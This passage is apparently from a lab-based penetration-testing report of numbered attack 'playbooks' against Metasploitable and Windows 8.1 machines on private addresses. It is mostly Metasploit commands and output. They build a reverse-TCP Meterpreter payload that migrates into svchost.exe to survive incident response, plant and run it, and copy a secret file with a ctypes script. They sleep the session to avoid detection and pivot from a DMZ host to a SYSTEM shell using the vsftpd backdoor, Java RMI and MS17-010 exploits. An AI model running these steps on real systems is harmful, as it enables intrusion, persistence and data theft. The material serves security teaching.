meterpreter > ps
Process List
=====
  PID  PPID  Name                               Arch  Session  User
Path
----  -
0      0      [System Process]
4      0      System
F 224  488   svchost.exe
280    4      smss.exe
360    352   csrss.exe
412    352   wininit.exe
420    404   csrss.exe
460    404   winlogon.exe
488    412   services.exe
496    412   lsass.exe
564    488   svchost.exe
596    488   svchost.exe
640    488   spoolsv.exe
696    460   dwm.exe
744    488   vm3dservice.exe
812    488   svchost.exe
832    488   svchost.exe
868    2572  SearchFilterHost.exe
888    488   svchost.exe
932    488   svchost.exe
956    488   svchost.exe
1180   488   msdtc.exe
1212   488   VGAuthService.exe
1248   488   vmtoolsd.exe
1280   488   MsMpEng.exe
1528   488   svchost.exe
1776   2308  Research.exe                       x86   1        WIN-P6NII9SAHR5\Owner
C:\Users\Owner\Downloads\Research.exe
1844   564   WmiPrvSE.exe

```



```

1972 2572 SearchProtocolHost.exe
1976 488  dllhost.exe
2060 1776 conhost.exe          x64  1      WIN-P6NII9SAHR5\Owner
C:\Windows\System32\conhost.exe
2404 832  taskhostex.exe          x64  1      WIN-P6NII9SAHR5\Owner
C:\Windows\System32\taskhostex.exe
2492 2468 explorer.exe          x64  1      WIN-P6NII9SAHR5\Owner
C:\Windows\explorer.exe
2572 488  SearchIndexer.exe
2736 488  svchost.exe
2796 564  dllhost.exe          x64  1      WIN-P6NII9SAHR5\Owner
C:\Windows\System32\dllhost.exe
meterpreter >
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(multi/handler) > use payload/windows/meterpreter/reverse_tcp
msf6 payload(windows/meterpreter/reverse_tcp) > show advanced options
Module advanced options (payload/windows/meterpreter/reverse_tcp):
  Name                               Current Setting  Required  Description
  ----                               -
  AutoLoadStdapi                     true            yes       Automatically
load the Stdapi extension
  AutoRunScript                      no             no       A script to run
automatically on session creation.
  AutoSystemInfo                     true           yes       Automatically
capture system information on initialization.
  AutoUnhookProcess                  false          yes       Automatically
load the unhook extension and unhook the process
  AutoVerifySession                 true          yes       Automatically
verify and drop invalid sessions
  AutoVerifySessionTimeout           30            no       Timeout period
to wait for session validation to occur, in seconds
  EnableStageEncoding                false         no       Encode the
second stage payload
  EnableUnicodeEncoding              false         yes       Automatically
encode UTF-8 strings as hexadecimal
  HandlerSSLCert                    no            no       Path to a SSL
certificate in unified PEM format, ignored for HTTP transports
  InitialAutoRunScript              no            no       An initial
script to run on session creation (before AutoRunScript)
  PayloadBindPort                   no            no       Port to bind
reverse tcp socket to on target system.
  PayloadProcessCommandLine          no            no       The displayed
command line that will be used by the payload
  PayloadUUIDName                    no            no       A human-friendly
name to reference this unique payload (requires tracking)
  PayloadUUIDRaw                     no            no       A hex string
representing the raw 8-byte PUID value for the UUID
  PayloadUUIDSeed                    no            no       A string to use
when generating the payload UUID (deterministic)
  PayloadUUIDTracking                false         yes       Whether or not
to automatically register generated UUIDs
  PingbackRetries                    0            yes       How many
additional successful pingbacks

```

PingbackSleep	30	yes	Time (in seconds) to sleep between pingbacks
PrependMigrate	false	yes	Spawns and runs shellcode in new process
PrependMigrateProc		no	Process to spawn and run shellcode in
ReverseAllowProxy	false	yes	Allow reverse tcp even with Proxies specified. Connect back will NOT go through proxy but directly to LHOST
ReverseListenerBindAddress		no	The specific IP address to bind to on the local system
ReverseListenerBindPort		no	The port to bind to on the local system if different from LPORT
ReverseListenerComm		no	The specific communication channel to use for this listener
ReverseListenerThreaded	false	yes	Handle every connection in a new thread (experimental)
SessionCommunicationTimeout	300	no	The number of seconds of no activity before this session should be killed
SessionExpirationTimeout	604800	no	The number of seconds before this session should be forcibly shut down
SessionRetryTotal	3600	no	Number of seconds try reconnecting for on network failure
SessionRetryWait	10	no	Number of seconds to wait between reconnect attempts
StageEncoder		no	Encoder to use if EnableStageEncoding is set
StageEncoderSaveRegisters		no	Additional registers to preserve in the staged payload if EnableStageEncoding is set
StageEncodingFallback	true	no	Fallback to no encoding if the selected StageEncoder is not compatible
StagerRetryCount	10	no	The number of times the stager should retry if the first connect fails
StagerRetryWait	5	no	Number of seconds to wait for the stager between reconnect attempts
VERBOSE	false	no	Enable detailed status messages
WORKSPACE		no	Specify the workspace for this module

Module options (payload/windows/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
----	-----	-----	-----
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST		yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

```
msf6 payload(windows/meterpreter/reverse_tcp) > set prependmigrate true
prependmigrate => true
```

```
msf6 payload(windows/meterpreter/reverse_tcp) > set prependmigrateProc svchost.exe
```

```

prependmigrateProc => svchost.exe

msf6 payload(windows/meterpreter/reverse_tcp) > set LHOST 192.168.10.90
LHOST => 192.168.10.90
msf6 payload(windows/meterpreter/reverse_tcp) > set LPORT 4444
LPORT => 4444
msf6 payload(windows/meterpreter/reverse_tcp) > generate -f exe -o
Ghost.exe
[*] Writing 73802 bytes to Ghost.exe...
msf6 payload(windows/meterpreter/reverse_tcp) >

```

Step2: The executable 'Ghost.exe' after being generated is uploaded by the attacker using the existing meterpreter session into the victim machine

```

meterpreter > upload Ghost.exe
[*] uploading : /home/kali/Ghost.exe -> Ghost.exe
[*] Uploaded 72.07 KiB of 72.07 KiB (100.0%): /home/kali/Ghost.exe ->
Ghost.exe
[*] uploaded : /home/kali/Ghost.exe -> Ghost.exe

```

Step3: After uploading the executable into the victim machine, the attacker runs a second multi handle in the background to hear for any connections coming at port 4444 or the port which is set as LPORT for the executable.

```

meterpreter > background
[*] Backgrounding session 1...
msf6 payload(windows/meterpreter/reverse_tcp) > use exploit/multi/handler
msf6 exploit(multi/handler) > options
Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
Payload options (windows/meterpreter/reverse_tcp):

  Name          Current Setting  Required  Description
  ----          -
  EXITFUNC      process          yes       Exit technique (Accepted: '', seh,
thread, process, none)
  LHOST         192.168.10.90   yes       The listen address (an interface may
be specified)
  LPORT         6969            yes       The listen port
Exploit target:

  Id  Name
  --  -
  0   Wildcard Target
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 192.168.10.90:4444

msf6 exploit(multi/handler) >

```

Step:4 The attacker goes back to the original session and executes the 'Ghost.exe' executable file which was uploaded and 2 new meterpreter session are now established.

```
msf6 exploit(multi/handler) > session -i 1
[-] Unknown command: session.
msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...
meterpreter > execute -H -f Ghost.exe
[*] Sending stage (175174 bytes) to 192.168.10.24
Process 2840 created.
meterpreter > [*] Meterpreter session 2 opened (192.168.10.90:4444 ->
192.168.10.24:49169) at 2021-03-20 20:17:21 -0600
meterpreter >
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(multi/handler) > sessions -i
Active sessions
=====
  Id  Name  Type  Information
Connection
  --  ----  ----  -
-----
  1    meterpreter x86/windows WIN-P6NII9SAHR5\Owner @ WIN-
P6NII9SAHR5 192.168.10.90:6969 -> 192.168.10.24:49166 (192.168.10.24)
  2    meterpreter x86/windows WIN-P6NII9SAHR5\Owner @ WIN-
P6NII9SAHR5 192.168.10.90:4444 -> 192.168.10.24:49169 (192.168.10.24)

meterpreter >
```

Step5: The attacker then interacts with the session and kills the 'Ghost.exe' process but the meterpreter session does not die. Instead the shell session still run as a new process i.e. 'svchost.exe', hence deciding the Incidence response and still staying in the system.

```
msf6 exploit(multi/handler) > sessions -i 2
[*] Starting interaction with 2...
meterpreter > ps
Process List
=====
  PID  PPID  Name  Arch  Session  User  Path
  ---  ---  ---  ---  ---  ---  ---
  0    0    [System Process]
  4    0    System
  276  4    smss.exe
  316  496  svchost.exe
  324  496  svchost.exe
  360  348  csrss.exe
  424  348  wininit.exe
  432  416  csrss.exe
  472  416  winlogon.exe
  496  424  services.exe
  504  424  lsass.exe
  584  496  svchost.exe
  616  496  svchost.exe
  744  472  dwm.exe
```

```

788 496 vm3dservice.exe
820 496 svchost.exe
844 496 svchost.exe
892 496 svchost.exe
928 496 spoolsv.exe
940 496 svchost.exe
960 496 msdtc.exe
1260 496 VGAuthService.exe
1292 496 vmtoolsd.exe
1316 496 MsMpEng.exe
1580 2840 svchost.exe x86 1 WIN-P6NII9SAHR5\Owner
C:\Windows\SysWOW64\svchost.exe
1680 584 WmiPrvSE.exe
1692 496 svchost.exe
1808 496 dllhost.exe
2136 584 WmiPrvSE.exe
2184 2864 conhost.exe x64 1 WIN-P6NII9SAHR5\Owner
C:\Windows\System32\conhost.exe
2548 2664 MpCmdRun.exe
2600 496 svchost.exe
2712 496 SearchIndexer.exe
2840 2864 Ghost.exe x86 1 WIN-P6NII9SAHR5\Owner
C:\Users\Owner\Desktop\lootbag\Ghost.exe
2864 3004 Research.exe x86 1 WIN-P6NII9SAHR5\Owner
C:\Users\Owner\Downloads\Research.exe
2924 844 taskhost.exe x64 1 WIN-P6NII9SAHR5\Owner
C:\Windows\System32\taskhost.exe
3004 2976 explorer.exe x64 1 WIN-P6NII9SAHR5\Owner
C:\Windows\explorer.exe

meterpreter > kill 2840
Killing: 2840
meterpreter > ls
Listing: C:\Users\Owner\Desktop\lootbag
=====
Mode                Size      Type    Last modified          Name
----                -
100777/rwxrwxrwx  73802   fil     2021-03-20 18:49:57 -0600  Ghost.exe

meterpreter >
meterpreter > background
[*] Backgrounding session 2...
msf6 exploit(multi/handler) > sessions -i
Active sessions
=====
   Id  Name      Type           Information
  ---  ---      ---           -
-----
    1   meterpreter x86/windows  WIN-P6NII9SAHR5\Owner @ WIN-
P6NII9SAHR5 192.168.10.90:6969 -> 192.168.10.24:49166 (192.168.10.24)
    2   meterpreter x86/windows  WIN-P6NII9SAHR5\Owner @ WIN-
P6NII9SAHR5 192.168.10.90:4444 -> 192.168.10.24:49169 (192.168.10.24)

```

```
msf6 exploit(multi/handler) >
```

EE. Playbook 26B - Opening a python extension in the meterpreter shell and automating post exploits using python script.

Step1: The attacker loads python extension in the meterpreter shell by using the load command which is used to load complementary tools.

```
meterpreter > load python
Loading extension python...
Success.
meterpreter > help python

Python Commands
=====
Command          Description
-----          -
python_execute   Execute a python command string
python_import     Import/run a python file or module
python_reset     Resets/restarts the Python interpreter

meterpreter >
```

Step2: Attacker then creates a python script which makes simple windows API calls and helps to copy a file from one location to another and saves it as 'Example.py'. The attacker will use this script to copy a file named 'Secret.txt' from windows C drive to a specific folder named as 'lootbag'.

```
from ctypes import *
CopyFile = windll.kernel32.CopyFileA
CopyFile("c:\Secret.txt", "c:\users\Owner\Desktop\lootbag\Secret.txt", False)
```

Step3: The attacker then executes this script by importing 'example.py' in meterpreter session and the file 'Secret.txt' gets copied from one folder to other automatically [161].

```
meterpreter > cd lootbag
meterpreter > ls
No entries exist in C:\Users\Owner\Desktop\lootbag

meterpreter >
meterpreter > python_import -f example.py
[*] Importing example.py ...
[+] Command executed without returning a result
meterpreter > ls
Listing: C:\Users\Owner\Desktop\lootbag
=====
Mode                Size  Type  Last modified          Name
----                -
100666/rw-rw-rw-   38   fil   2021-03-20 18:35:55 -0600 Secret.txt
```

FF. *Playbook 26C - Using Interactive Ruby extension in meterpreter session and Putting Session to sleep to avoid detection.*

Step 1: The attacker loads an interactive ruby shell inside the meterpreter and runs basic ruby commands.

```
meterpreter > irb
[*] Starting IRB shell...
[*] You are in the "client" (session) object
>> a=1
=> 1
>> b=3
=> 3
>> a+b
=> 4
```

Step 2: The attacker gets the hash used by the victim machine and puts it to sleep for '20' seconds. The session goes to sleep for 20 seconds and revives back.

```
>> client.hash
=> 3047315955492842601
>> client.sleep 20
=> 20
>> client.html_safe?
=> false
>> exit
meterpreter >
```

GG. *Playbook 27: Chain attack using pivoting technique to penetrate through DMZ and Proxy Zone machines sequentially to get into a trusted zone Windows 8.1 machine.*

Scenario: A hacker from outside tries to hack into a system of an employ of an organization whom he befriended on social media and was able to social engineer him to gather information about the network of the organization from outside the organization.

Step1: **Reconnaissance** - A reconnaissance over her was conducted through social engineering and using the network scanning tools like Nmap (refer section VII).

Information regarding open ports, services and service versions was obtained using the network scanning and reconnaissance tools.

Step2: **Resource gathering** - In this step the tool used for this playbook i.e. Metasploit is loaded and set mentioned in Section X.

Flow of the Attack

External Zone >> DMZ Zone >> Proxy Zone>> Trusted Zone

For this attack the attacker weaponizes and exploits simultaneously all through his way from external to Internal zone. For a clearer picture of the attack, it has been split into 3 Phases.

Phase 1 External Zone >> DMZ Zone

Step 1: **Weaponization** In this step the attacker in the external zone who is targeting the very outermost zone or the DMZ uses a Metasploit to an exploit module corresponding to the information received in Nmap and Nessus network scan. The machine which he is targeting is a web server running on metasploitable 3 machine(i.e. 192.168.30.21). He uses the famous '*exploit/unix/ftp/vsftpd_234_backdoor*' module which is a known vulnerability of metasploitable based web servers.

```

msf5> use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact

msf5 exploit(unix/ftp/vsftpd_234_backdoor) > options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    192.168.30.21   yes       The target host(s), range CIDR
  identifier, or hosts file with syntax 'file:<path>'
  RPORT     21               yes       The target port (TCP)

Payload options (cmd/unix/interact):
  Name      Current Setting  Required  Description
  ----      -
  LHOST     192.168.30.21   yes       The target host address

Exploit target:
  Id  Name
  --  ---
  0   Automatic

msf5 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.30.21
rhosts => 192.168.30.21

msf5 exploit(unix/ftp/vsftpd_234_backdoor) >

```

Step2 : Exploitation - In this step, after setting the remote host the attacker launches the attack and gains a Unix shell session. To further use Metasploit modules to attack the next machine in the next zone the attacker also converts the Unix shell sessions to meterpreter shell session using 'post/multi/manage/shell_to_meterpreter' post module of Metasploit. Hence there will be two sessions created in phase 1. First Unix shell and second Meterpreter

```

msf5 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.30.21:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.30.21:21 - USER: 331 Please specify the password.
[+] 192.168.30.21:21 - Backdoor service has been spawned, handling...
[+] 192.168.30.21:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (0.0.0.0:0 -> 192.168.30.21:6200) at
2021-03-20 23:01:31 -0500

background
Background session 1? [y/N] y
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > use
post/multi/manage/shell_to_meterpreter
msf5 post(multi/manage/shell_to_meterpreter) > options
Module options (post/multi/manage/shell_to_meterpreter):
  Name      Current Setting  Required  Description
  ----      -
  HANDLER   true             yes       Start an exploit/multi/handler to
  receive the connection

```



```

LHOST          no          IP of host that will receive the
connection from the payload (Will try to auto detect).
LPORT  4433          yes          Port for payload to connect to.
SESSION       yes          The session to run this module on.

msf5 post(multi/manage/shell_to_meterpreter) > set LHOST 10.10.10.11
LHOST => 10.10.10.11
msf5 post(multi/manage/shell_to_meterpreter) > set session 1
session => 1
msf5 post(multi/manage/shell_to_meterpreter) > run

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 10.10.10.11:4433
[*] Sending stage (980808 bytes) to 192.168.30.21
[*] Meterpreter session 2 opened (10.10.10.11:4433 -> 192.168.30.21:41272)
at 2021-03-21 00:39:51 -0500
[*] Command stager progress: 100.00% (773/773 bytes)
[*] Post module execution completed
msf5 post(multi/manage/shell_to_meterpreter) > sessions -i

Active sessions
=====

  Id Name      Type           Information
Connection
  -- ----      -
-----
  1      shell cmd/unix
0.0.0.0:0 -> 192.168.30.21:6200 (192.168.30.21)
  2      meterpreter x86/linux no-user @ metasploitable (uid=0, gid=0,
eid=0, egid=0) @ metasploitable.loca... 10.10.10.11:4433 ->
192.168.30.21:41272 (192.168.30.21)

msf5 post(multi/manage/shell_to_meterpreter) >

```

Step 3 : Post Exploitation After getting a shell and a meterpreter session the attacker performs some post exploit activities using meterpreter session. This includes fetching system and the information about the network connections on victim machine using the netstat command.

```

msf5 post(multi/manage/shell_to_meterpreter) > sessions -i 2
[*] Starting interaction with 2...

meterpreter >

msf5 post(multi/manage/shell_to_meterpreter) > sessions -i 2
[*] Starting interaction with 2...
meterpreter > sysinfo
Computer      : metasploitable.localdomain
OS            : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
meterpreter > netstat

```

```

Connection list
=====
  Proto  Local address      Remote address      State      User  Inode
  PID/Program name
-----
tcp      0.0.0.0:512        0.0.0.0:*          LISTEN     0     0
tcp      0.0.0.0:513        0.0.0.0:*          LISTEN     0     0
tcp      0.0.0.0:514        0.0.0.0:*          LISTEN     0     0
tcp      0.0.0.0:6697       0.0.0.0:*          LISTEN     0     0
tcp      0.0.0.0:6667       0.0.0.0:*          LISTEN     0     0
tcp      0.0.0.0:5900       0.0.0.0:*          LISTEN     0     0
tcp      0.0.0.0:6000       0.0.0.0:*          LISTEN     0     0
tcp      0.0.0.0:8787       0.0.0.0:*          LISTEN     0     0
tcp      0.0.0.0:1524       0.0.0.0:*          LISTEN     0     0
tcp      0.0.0.0:21         0.0.0.0:*          LISTEN     0     0
tcp      192.168.30.21:53   0.0.0.0:*          LISTEN     105   0
tcp      127.0.0.1:53       0.0.0.0:*          LISTEN     105   0
tcp      0.0.0.0:6200       0.0.0.0:*          LISTEN     0     0
tcp      127.0.0.1:953     0.0.0.0:*          LISTEN     105   0
tcp      192.168.30.21:6200 10.10.10.11:35411  ESTABLISHED 0     0
tcp      192.168.30.21:21   10.10.10.11:38001  CLOSE_WAIT  0     0
tcp      192.168.30.21:41272 10.10.10.11:4433  ESTABLISHED 0     0
tcp      :::2121            :::*                LISTEN     113   0
tcp      :::3632            :::*                LISTEN     1     0
tcp      :::53              :::*                LISTEN     105   0
tcp      :::22              :::*                LISTEN     0     0
tcp      ::1:953            :::*                LISTEN     105   0
udp      192.168.30.21:53   0.0.0.0:*          105     0
udp      127.0.0.1:53       0.0.0.0:*          105     0
udp      0.0.0.0:69         0.0.0.0:*          0       0
udp      0.0.0.0:58189     0.0.0.0:*          105     0
udp      :::41377           :::*                105     0
udp      :::53              :::*                105     0

meterpreter >

```

Step 4 : Pivoting - In order to run the Metasploit modules and attack from his machine to the machine in the next zone i.e Proxy zone the attacker uses the pivoting technique where in he specifies the route to the next machine which he wants to attack and the previously established session through which he wants to route the attack. Once the route is added all the Metasploit modules will be able to run against the proxy zone machine [162].

```

meterpreter > background
[*] Backgrounding session 2...
msf5 post(multi/manage/shell_to_meterpreter) > route add 192.168.20.11
255.255.255.0 2
[*] Route added
msf5 post(multi/manage/shell_to_meterpreter) >

```

Phase 2 External Zone >> DMZ Zone >> Proxy Zone

Step 1: Weaponization In this step the attacker who has already infiltrated the who is targeting the very outermost zone or the DMZ and added a route to the proxy zone uses a Metasploit exploit module to target next machine. The

machine which he is targeting in this phase is web server running on metasploitable 2 machine (i.e. 192.168.20.11). He uses the 'exploit/multi/misc/java_rmi_server' module to exploit the next machine.

```
msf5 post(multi/manage/shell_to_meterpreter) > use
exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf5 exploit(multi/misc/java_rmi_server) > options
Module options (exploit/multi/misc/java_rmi_server):

  Name          Current Setting  Required  Description
  ----          -
  HTTPDELAY     10               yes       Time that the HTTP Server will
wait for the payload request
  RHOSTS        192.168.20.11   yes       The target host(s), range CIDR
identifier, or hosts file with syntax 'file:<path>'
  RPORT         1099             yes       The target port (TCP)
  SRVHOST       0.0.0.0          yes       The local host or network
interface to listen on. This must be an address on the local machine or
0.0.0.0 to listen on all addresses.
  SRVPORT       8080             yes       The local port to listen on.
  SSL           false            no        Negotiate SSL for incoming
connections
  SSLCert       (default is randomly generated)  no        Path to a custom SSL certificate
  URIPATH       (default is random)  no        The URI to use for this exploit

Payload options (java/meterpreter/reverse_tcp):

  Name  Current Setting  Required  Description
  ----  -
  LHOST 10.10.10.11     yes       The listen address (an interface may
be specified)
  LPORT 4444            yes       The listen port

Exploit target:

  Id  Name
  --  -
  0   Generic (Java Payload)

msf5 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.20.11
RHOSTS => 192.168.20.11
msf5 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 10.10.10.11:4444
[*] 192.168.20.11:1099 - Using URL: http://0.0.0.0:8080/Z6vAoVD5rb
[*] 192.168.20.11:1099 - Local IP: http://10.10.10.11:8080/Z6vAoVD5rb
[*] 192.168.20.11:1099 - Server started.
[*] 192.168.20.11:1099 - Sending RMI Header...
[*] 192.168.20.11:1099 - Sending RMI Call...
[*] 192.168.20.11:1099 - Replied to request for payload JAR
[*] Sending stage (53944 bytes) to 192.168.20.11
[*] Meterpreter session 3 opened (10.10.10.11:4444 -> 192.168.20.11:42807)
at 2021-03-21 00:43:39 -0500
[*] 192.168.20.11:1099 - Server stopped.
```

```
meterpreter >
```

Step:2 Exploitation In this step the attacker exploits the Proxy zone web server and gets a meterpreter shell.

As can be see the attacker already has 3 sessions, 2 sessions with the DMZ machine and 1 session with the Proxy zone machine.

```
msf5 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 10.10.10.11:4444
[*] 192.168.20.11:1099 - Using URL: http://0.0.0.0:8080/Z6vAoVD5rb
[*] 192.168.20.11:1099 - Local IP: http://10.10.10.11:8080/Z6vAoVD5rb
[*] 192.168.20.11:1099 - Server started.
[*] 192.168.20.11:1099 - Sending RMI Header...
[*] 192.168.20.11:1099 - Sending RMI Call...
[*] 192.168.20.11:1099 - Replied to request for payload JAR
[*] Sending stage (53944 bytes) to 192.168.20.11
[*] Meterpreter session 3 opened (10.10.10.11:4444 -> 192.168.20.11:42807)
at 2021-03-21 00:43:39 -0500
[*] 192.168.20.11:1099 - Server stopped.

msf5 exploit(multi/misc/java_rmi_server) > sessions -i

Active sessions
=====

  Id  Name  Type  Information
  --  ----  ----  -
-----
  1   shell cmd/unix
0.0.0.0:0 -> 192.168.30.21:6200 (192.168.30.21)
  2   meterpreter x86/linux no-user @ metasploitable (uid=0, gid=0,
eid=0, egid=0) @ metasploitable.loca... 10.10.10.11:4433 ->
192.168.30.21:41272 (192.168.30.21)
  3   meterpreter java/linux root @ P1:Proxy_server
10.10.10.11:4444 -> 192.168.20.11:42807 (192.168.20.11)

msf5 exploit(multi/misc/java_rmi_server) >
```

Step3: Pivoting -The attacker adds another route, pivoting the attack through proxy zone machine to the Trusted zone machine using the recently established session 3. The machine which the attacker is targeting next is a Windows 8.1 unpatched (IP address 192.168.10.24) machine and is the same machine which is owned by the employ who was social engineered by the attacker in first step.

```
meterpreter > sysinfo
Computer      : P1:Proxy_server
OS            : Linux 2.6.24-16-server (i386)
Meterpreter  : java/linux

meterpreter > background
[*] Backgrounding session 3...
```

```

msf5 exploit(multi/misc/java_rmi_server) > route add 192.168.10.24
255.255.255.0 3
[*] Route added

msf5 exploit(multi/misc/java_rmi_server) >

```

Phase 3 External Zone >> DMZ Zone >> Proxy Zone >> Trusted Zone

Step 1: Weaponization After adding a route to the Trusted zone machine, the attacker uses a metasploit exploit module to target the windows 8.1 machine. The windows 8.1 machine has a renowned vulnerability i.e. MS17_010 /CVE-2017-0143 , the attacker uses this to exploit it by launching an 'Eternal Synergy Attack'.

```

msf5 exploit(multi/misc/java_rmi_server) > use
exploit/windows/smb/ms17_010_psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp

msf5 exploit(windows/smb/ms17_010_psexec) > options

Module options (exploit/windows/smb/ms17_010_psexec):

  Name          Current Setting
  Required      Description
  ----          -
  DBGTRACE      false
yes            Show extra debug trace info
  LEAKATTEMPTS  99
yes            How many times to try to leak transaction
  NAMEDPIPE     A named pipe that can be connected to (leave blank for auto)
  NAMED_PIPES   /usr/share/metasploit-
framework/data/wordlists/named_pipes.txt yes      List of named pipes to
check
  RHOSTS        The target host(s), range CIDR identifier, or hosts file with
syntax 'file:<path>'
  RPORT         445
yes            The Target port (TCP)
  SERVICE_DESCRIPTION
no            Service description to to be used on target for pretty listing
  SERVICE_DISPLAY_NAME
no            The service display name
  SERVICE_NAME  The service name
  SHARE         ADMIN$
yes            The share to connect to, can be an admin share (ADMIN$,C$,...) or
a normal read/write folder share
  SMBDomain     .
no            The Windows domain to use for authentication
  SMBPass       The password for the specified username
  SMBUser       The username to authenticate as

```

```
Payload options (windows/meterpreter/reverse_tcp):
```

Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	10.10.10.11	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

```
Exploit target:
```

Id	Name
0	Automatic

```
msf5 exploit(windows/smb/ms17_010_psexec) > set rhosts 192.168.10.24
rhosts => 192.168.10.24
msf5 exploit(windows/smb/ms17_010_psexec) > set smbpass root
smbpass => root
msf5 exploit(windows/smb/ms17_010_psexec) > set smbuser testuser
smbuser => testuser
```

Step:2 Exploitation -After setting up all the options, the attacker launches the attack and is able to get a meterpreter session with the Windows 8.1 machine. The attacker finally has 4 consecutive open sessions one after another.

```
msf5 exploit(windows/smb/ms17_010_psexec) > exploit

[*] Started reverse TCP handler on 10.10.10.11:4444
[*] 192.168.10.24:445 - Authenticating to 192.168.10.24 as user
'testuser'...
[*] 192.168.10.24:445 - Target OS: Windows 8.1 Pro 9600
[*] 192.168.10.24:445 - Built a write-what-where primitive...
[+] 192.168.10.24:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.10.24:445 - Selecting PowerShell target
[*] 192.168.10.24:445 - Executing the payload...
[+] 192.168.10.24:445 - Service start timed out, OK if running a command or
non-service executable...
[*] Sending stage (176195 bytes) to 192.168.10.24
[*] Meterpreter session 4 opened (10.10.10.11:4444 -> 192.168.10.24:49187)
at 2021-03-21 00:48:01 -0500

meterpreter > sysinfo
Computer      : WIN-P3UONSKTM74
OS            : Windows 8.1 (6.3 Build 9600).
Architecture : x64
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 1
Meterpreter   : x86/windows

meterpreter >
```

```

meterpreter > background
[*] Backgrounding session 4...

msf5 exploit(windows/smb/ms17_010_psexec) > sessions -i

Active sessions
=====

  Id  Name  Type  Information
Connection  -----
-----
  1      shell cmd/unix
0.0.0.0:0 -> 192.168.30.21:6200 (192.168.30.21)
  2      meterpreter x86/linux no-user @ metasploitable (uid=0,
gid=0, euid=0, egid=0) @ metasploitable.loca... 10.10.10.11:4433 ->
192.168.30.21:41272 (192.168.30.21)
  3      meterpreter java/linux root @ P1:Proxy_server
10.10.10.11:4444 -> 192.168.20.11:42807 (192.168.20.11)
  4      meterpreter x86/windows NT AUTHORITY\SYSTEM @ WIN-P3UONSKTM74
10.10.10.11:4444 -> 192.168.10.24:49187 (192.168.10.24)

msf5 exploit(windows/smb/ms17_010_psexec) >

```

Step3: Post Exploitation -After getting a meterpreter session the attacker performs following post exploit activities. The attacker performs a netstat command to check the network connectivity of the victim machine.

```

meterpreter > netstat

Connection list
=====

  Proto  Local address  Remote address  State
User  Inode  PID/Program name  -----
-----
tcp    0.0.0.0:135    0.0.0.0:*      LISTEN  0
0      588/svchost.exe
tcp    0.0.0.0:445    0.0.0.0:*      LISTEN  0
0      4/System
tcp    0.0.0.0:49152  0.0.0.0:*      LISTEN  0
0      432/wininit.exe
tcp    0.0.0.0:49153  0.0.0.0:*      LISTEN  0
0      772/svchost.exe
tcp    0.0.0.0:49154  0.0.0.0:*      LISTEN  0
0      804/svchost.exe
tcp    0.0.0.0:49155  0.0.0.0:*      LISTEN  0
0      384/spoolsv.exe
tcp    0.0.0.0:49156  0.0.0.0:*      LISTEN  0
0      496/services.exe
tcp    0.0.0.0:49157  0.0.0.0:*      LISTEN  0
0      1556/svchost.exe

```

0	tcp	0.0.0.0:49158	0.0.0.0:*	LISTEN	0	
0		504/lsass.exe				
0	tcp	192.168.10.24:139	0.0.0.0:*	LISTEN	0	
0		4/System				
0	tcp	192.168.10.24:49187	10.10.10.11:4444	ESTABLISHED	0	
0		1824/powershell.exe				
0	tcp6	:::135	:::*	LISTEN	0	
0		588/svchost.exe				
0	tcp6	:::445	:::*	LISTEN	0	
0		4/System				
0	tcp6	:::49152	:::*	LISTEN	0	
0		432/wininit.exe				
0	tcp6	:::49153	:::*	LISTEN	0	
0		772/svchost.exe				
0	tcp6	:::49154	:::*	LISTEN	0	
0		804/svchost.exe				
0	tcp6	:::49155	:::*	LISTEN	0	
0		384/spoolsv.exe				
0	tcp6	:::49156	:::*	LISTEN	0	
0		496/services.exe				
0	tcp6	:::49157	:::*	LISTEN	0	
0		1556/svchost.exe				
0	tcp6	:::49158	:::*	LISTEN	0	
0		504/lsass.exe				
0	udp	0.0.0.0:500	0.0.0.0:*			
0		804/svchost.exe				
0	udp	0.0.0.0:4500	0.0.0.0:*			
0		804/svchost.exe				
0	udp	0.0.0.0:5355	0.0.0.0:*			
0		988/svchost.exe				
0	udp	127.0.0.1:1900	0.0.0.0:*		0	
0		1276/svchost.exe				
0	udp	127.0.0.1:64949	0.0.0.0:*		0	
0		1276/svchost.exe				
0	udp	192.168.10.24:137	0.0.0.0:*		0	
0		4/System				
0	udp	192.168.10.24:138	0.0.0.0:*		0	
0		4/System				
0	udp	192.168.10.24:1900	0.0.0.0:*		0	
0		1276/svchost.exe				
0	udp	192.168.10.24:64948	0.0.0.0:*		0	0
0		1276/svchost.exe				
0	udp6	:::500	:::*			
0		804/svchost.exe				
0	udp6	:::4500	:::*			
0		804/svchost.exe				
0	udp6	:::5355	:::*			
0		988/svchost.exe				
0	udp6	:::1:1900	:::*			
0		1276/svchost.exe				
0	udp6	:::1:64947	:::*			
